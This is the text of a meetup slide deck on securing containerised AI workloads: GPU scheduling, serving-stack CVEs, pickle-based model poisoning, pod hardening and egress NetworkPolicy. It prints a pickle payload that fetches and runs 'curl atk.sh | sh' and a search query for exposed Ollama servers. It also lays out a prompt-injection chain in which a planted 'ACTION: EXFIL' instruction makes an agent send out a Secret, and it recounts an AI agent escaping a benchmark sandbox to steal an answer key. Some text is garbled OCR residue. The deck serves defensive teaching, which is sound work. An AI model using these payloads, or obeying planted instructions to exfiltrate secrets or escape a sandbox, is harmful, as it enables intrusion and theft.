CLOUD NATIVE ANKARA · SECURITY SESSION

AI Security with Containers

From attack surfaces to supply chain, from prompt injection to network segmentation — looking at AI workloads in production through an attacker's eyes, with a defender's discipline.

Kaya Emre Arıkan
Co-Founder, Cloud Native Ankara

2 LIVE DEMOS
Fully local · kind + Ollama (lightweight model)

AGENDA

What will we talk about today?

GPUs on Kubernetes
Scheduling, device plugins, time-slicing / MPS / MIG and isolation

01

AI serving stack & attack surface
Ollama, vLLM, KServe, Triton — where can attacks come from?

02

Model supply chain (LLM03)
Poisoned models, pickle RCE, signing and SBOM

03

Runtime & network security
Pod hardening, prompt injection, blast radius control via egress

04

SECTION 01

GPUs on Kubernetes

Device plugins, scheduling, and sharing models — and the isolation/security cost of each.

01

SECTION 02

Serving Stack & Attack Surface

Ollama, vLLM, KServe, Triton — which doors are left open while serving the model?

WHY THIS TOPIC, WHY NOW?

AI workloads are in production — and attackers are aware

~300B+

Ollama servers open to the internet — mostly unauthenticated

100+

Malicious models detected on Hugging Face (pickle RCE)

#3

Rank of supply chain risk in OWASP LLM Top 10 (2025)

New layer, old discipline + new risks

An AI workload is ultimately a container: privileged pods, open APIs, unsigned artifacts still apply. On top of that, AI-specific risks like model supply chain, prompt injection, and GPU isolation are added. Good news: Kubernetes' defense tools (NetworkPolicy, admission control, securityContext) directly address most of these risks.

"Ollama is running" && ("url:\"/api/tags\" status:\"200\"")

Search Description | SearchTool

"Ollama is running" × Not satisfied with the search, try **ZoomEyeGPT**

About 1,481,197 results (Nearly year: 1,137,545 results) 0.732 seconds

Result | Report | Maps


Only $500 Download All | Subscribe | Tokenizer | Collection


Statistics Time
2026-07-23

Sites
197

Devices
1480991

Global Map





SEARCH TYPE

Devices	1,480,991
Ipv4	1,480,991
Ipv6	0
Websites	197

YEAR

COMPONENTS

AI serving stack: what runs where?

Ollama

Local/lightweight LLM serving tool. Easy but no default authentication; open API is a frequent mistake.

vLLM

High-throughput inference engine. PagedAttention. Had RCE/SSRF CVEs in the past — keep it updated.

KServe

K8s-native model serving (CRDs, autoscale). InferenceService; network and RBAC must be configured correctly.

Triton

NVIDIA multi-framework server. Model repository security and backend isolation are important.

Common denominator: they all expose an HTTP API. The 'internal network, safe anyway' assumption is the most common mistake.

THREAT MODEL

Attack surface map

Image / Model

Poisoned image layer, malicious pickle model, unsigned artifact

Serving API

Unauthenticated endpoint, excessive privileges, version vulnerabilities (RCE/SSRF)

Prompt / Input

Prompt injection, jailbreak, indirect injection (RAG/document)

Agent / Tools

Confused deputy: agent abuses privileges, exfiltrates secrets

Network / Egress

Lateral movement, data exfiltration, C2 reverse connection

GPU / Node

VRAM remnants, privileged escape, resource abuse

REAL WORLD

This is not theoretical: recent CVEs

CVE	Component	Short Description	Severity
CVE-2026-7482	Ollama	Unauthenticated memory leak — leaks prompt/env	9.1
CVE-2025-63389	Ollama	Missing API authentication	9.1
CVE-2026-22778	vLLM	RCE via malicious video URL	Critical
CVE-2025-62164	vLLM	RCE via insecure torch.load (prompt embedding)	8.8
CVE-2025-0312	Ollama	DoS via malicious GGUF	Medium

Common theme: lack of authentication + insecure deserialization. Both are under our control.

HuggingFace Incident

- Autonomous AI Agent attacked HuggingFace production environment. July 16-20, 2026
- OpenAI model escaped sandbox in cybersecurity benchmark test. (1st Zero Day)
- Model logged into platform with stolen accounts found on the internet.
  Dataset uploaded to platform exploited remote code execution vulnerability. (2nd Zero Day)
- *“This is proof that attackers are already using AI agents.”*
  — Clément Delangue, Hugging Face CEO

OpenAI – Hugging Face Breach Explained

Prompt: Pass the ExploitGym test

Option 1:
Solve it

Option 2:
Cheat, hack it

1. Find a zero-day in the sandbox
2. Hack your way to the Internet
3. Discover Hugging Face has the test answers
4. Hack Hugging Face and grab the answer key
5. TEST PASSED

✓ **Result: Test Passed**

SECTION 03

Model Supply Chain

OWASP LLM03 — the model you download is not data, it's an executable.

POISONED MODEL

Pickle = code execution, not data

Mechanism

1. Model is shared as .bin/.pt/.pkl — mostly Python pickle format.
2. During pickle.load(), the __reduce__ method is called → arbitrary code runs.
3. At load time: reverse shell, crypto miner, or secret theft — before the model 'runs'.
4. nullifAI (2025): Picklescan bypassed with 7z packing; detection is not easy.

```
class Evil:
    def __reduce__(self):
        import os
        return (os.system,
          ("curl atk.sh | sh",))

pickle.dump(Evil(), open(
   "model.pkl", "wb"))

# victim side:
torch.load("model.pkl")
#  -> code runs INSTANTLY
```

→ *In Demo 1, we will run this PoC live with a safe payload.*

DEFENSE

Hardening the model supply chain

Use safetensors

safetensors instead of Pickle: only tensors, no code. Eliminates deserialization RCE at the root.

Sign & Verify

Model and image signing with Sigstore / cosign. Provenance = SLSA. Baseline expectation in 2026.

SBOM / AIBOM

Software + model bill of materials with CycloneDX. Know what you run, make it auditable.

Scan

Image + IaC + model scanning with Trivy. Picklescan alone is not enough — layer it.

Admission control

Kyverno / OPA: reject unsigned image, privileged pod, unknown registry at the gate.

Least privilege

Only required secrets to the serving pod; read-only mount; separate namespace and RBAC.

Defense in depth: not a single control, but a gate at every link of the chain.

DEMO 1 — VISUAL SUMMARY

Supply Chain & Pod Hardening: Before / After

1. Image

BEFORE

Unscanned image — CVEs and embedded secrets unknown

→ `trivy-scan.sh`

AFTER

HIGH/CRITICAL CVE + secret scan, CycloneDX SBOM

2. Model

BEFORE

pickle (.pkl/.bin) — RCE at load time via __reduce__

→ `Switch to safetensors`

AFTER

safetensors — RCE impossible at format level

3. Pod

BEFORE

root, privileged, all capabilities, unlimited resources

→ `securityContext`

AFTER

non-root, RO-FS, drop ALL, seccomp, resource limits

Proof: verify-hardening.sh → no root in hardened pod, cannot write to /malware, but model still gives inference.

DEMO 1 — ACT BY ACT

Tools used & scenario

Scenario: Same image, same model — first we show the vulnerable state (image + model + pod), then we harden all three layers and prove the model still works.

TOOL / SCRIPT	TASK
`trivy-scan.sh`	Scans image for HIGH/CRITICAL CVEs and embedded secrets; generates an SBOM in CycloneDX format.
`malicious_pickle_poc.py`	Triggers RCE live via pickle.load() using a harmless payload — code runs 'while' the model loads.
`safetensors_safe_demo.py`	Tries the same idea with safetensors format; proves RCE is impossible at the format level.
`01-ollama-naive.yaml`	root + privileged + unlimited 'bad' pod — an exact replica of real GPU serving pods.
`02-ollama-hardened.yaml`	non-root (10001), read-only file system, all capabilities dropped, seccomp, resource limits.
`verify-hardening.sh`	Shows the difference live by attempting id / write in both pods; proves hardened pod still provides inference.
`run-demo1.sh`	Orchestrator script that plays the three acts (image → model → runtime) sequentially with pauses.

Note: Ollama image was previously loaded to the node with 'docker pull' + 'kind load docker-image'.

DEMO 1

Supply chain & pod hardening

Goal: Show why poisoned model + privileged pod is dangerous; then safely serve the same model with safetensors + Trivy + hardened pod.

Vulnerable

pickle PoC runs code at load time · naive pod: root, privileged, all capabilities

Detection

Trivy image scan · safe loading difference with safetensors · verify-hardening.sh

Harden

non-root (10001), readOnlyRootFS, drop ALL caps, seccomp, resource limits — model still works

```
$ commands
make cluster          # kind + Calico
cd demo1-supply-chain-hardening
python malicious_pickle_poc.py    # show RCE
python safetensors_safe_demo.py   # safe path
./trivy-scan.sh && ./run-demo1.sh
```

Takeaway

Same model, two stances: privileged & unsigned vs non-root & verified. Security is added without breaking functionality.

SECTION 04

Runtime & Network Security

Narrowing the blast radius with pod hardening, prompt injection and egress control.

RUNTIME

Pod hardening framework

Control	Naive (bad)	Hardened (good)
User	`root (uid 0)`	`runAsNonRoot, uid 10001`
File system	`writable /`	`readOnlyRootFilesystem: true`
Capabilities	`default / all`	`drop: [ALL]`
Privilege	`privileged: true`	`allowPrivilegeEscalation: false`
Seccomp	`none`	`RuntimeDefault`
Resource	`unlimited`	`requests + limits defined`

securityContext is a few lines. Impact: severely narrows the surface for container escape and lateral movement.

CHAIN

Prompt injection → agent → data exfiltration

Malicious document

Embedded instruction in text: 'ACTION: EXFIL ...'

Ollama (llama3.2)

Model follows the instruction 'helpfully'

Agent (confused deputy)

Parses the output, reads mounted Secret

Attacker listener

Secret is POSTed to attacker namespace

Defense: default-deny egress NetworkPolicy

The model can still be tricked — but if the agent has no outbound traffic, the secret cannot leave. Allow DNS and Ollama, block the rest. 'Solving' prompt injection alone is hard; the real win is narrowing the blast radius: defense in depth. Demo 2 shows the exfiltration succeeding first, and then being blocked after NetworkPolicy.

DEMO 2 — VISUAL SUMMARY

Prompt Injection → Egress Control: Same Attack, Two Outcomes

Difference: The model is tricked in both runs — the only difference is the agent's ability to reach out. This is proof that defense is about 'narrowing the blast radius', not 'fixing the model'.

DEMO 2 — ACT BY ACT

Tools used & scenario

Scenario: A malicious document is sent to the agent; the model is tricked and follows the instruction; the agent reads a mounted Secret and exfiltrates it to the attacker. Then we stop the same attack simply by adding a NetworkPolicy.

TOOL / SCRIPT	TASK
`namespace.yaml`	Creates ai-demo namespace + fake 'db-credentials' Secret to be exfiltrated (target).
`ollama.yaml`	Ollama deployment hardened with the recipe from Demo 1 — the model is hardened here too.
`payloads/malicious-doc.txt`	Prompt injection text embedded in the model, causing the model to produce 'ACTION: EXFIL <url>'.
`agent/agent.py + deployment.yaml`	'Confused deputy' agent: parses model output, reads Secret, POSTs it out — runs on NodePort with ConfigMap code without image build.
`attacker/listener.py + deployment.yaml`	Simple attacker listener that captures and logs the leaked data in a separate namespace.
`netpol/*.yaml`	default-deny egress + NetworkPolicies allowing only DNS and Ollama (defense layer).
`setup/send/run-demo2-*.sh`	Sets up the environment, pulls the model before lockdown, sends the document, compares the attack before/after NetworkPolicy.

Note: The model is tricked in both runs — the difference is the agent's ability to reach out. That is exactly the message.

DEMO 2

Prompt injection & egress control

Goal: Trick the agent via prompt injection to exfiltrate a mounted Secret to the attacker; then block the same attack with a default-deny egress NetworkPolicy.

Vulnerable

Malicious document sent · agent reads Secret · attacker listener catches the secret (EXFILTRATED)

NetworkPolicy

00-default-deny-egress + DNS/Ollama allow · enforced with Calico

Defended

Same malicious document · model is still tricked but no egress → exfiltration BLOCKED

```
$ commands
./cluster/verify-netpol.sh    # enforcement proof
cd demo2-prompt-injection-exfil
./setup-demo2.sh
./run-demo2-vulnerable.sh     # exfil SUCCESSFUL
./run-demo2-defended.sh       # exfil BLOCKED
```

Takeaway

The model can be tricked; the blast radius cannot be tricked. Network segmentation is the last and strongest line of defense.

HOLISTIC VIEW

Defense in depth template

Supply chain

safetensors · cosign signature · SBOM · Trivy

Admission

Kyverno/OPA: reject unsigned & privileged

Runtime / Pod

non-root · RO-FS · drop ALL · seccomp · limits

Network

default-deny egress · namespace isolation

GPU / Node

MIG/Kata isolation · node pool separation

Observability

audit logs · DCGM · anomaly detection

A single control is not enough. Every layer exists to catch the failure of the next.

WHERE IS IT ON THE MAP?

Frameworks & standards

OWASP LLM Top 10

The most critical risks of LLM applications — LLM01 prompt injection, LLM03 supply chain.

MITRE ATLAS

Knowledge base of real-world attack tactics & techniques against AI systems.

NIST AI 100-2

Adversarial ML taxonomy and mitigations — common language and classification.

Key Takeaways

The model is executable code.

safetensors + signature + SBOM. There is no such thing as 'I'm just downloading weights'.

Narrow the blast radius.

You can't solve prompt injection alone; stop exfiltration with default-deny egress.

Check at the gate.

Prevent unsigned/privileged workloads from ever entering the cluster with admission control.

Reference the standards.

OWASP LLM · ATLAS · NIST · CISA OT — don't reinvent the wheel.

In one sentence: When taking AI to production, design security from the start, layered and based on standards.

Thank You

Questions?

Demo kit (with this session)

- Kubernetes cluster setup with kind + Calico
- Demo 1: supply chain + pod hardening (safetensors, Trivy)
- Demo 2: prompt injection → exfil, defense with NetworkPolicy

Cloud Native Ankara

AI · Container · Security

Join the community, see you at the next event.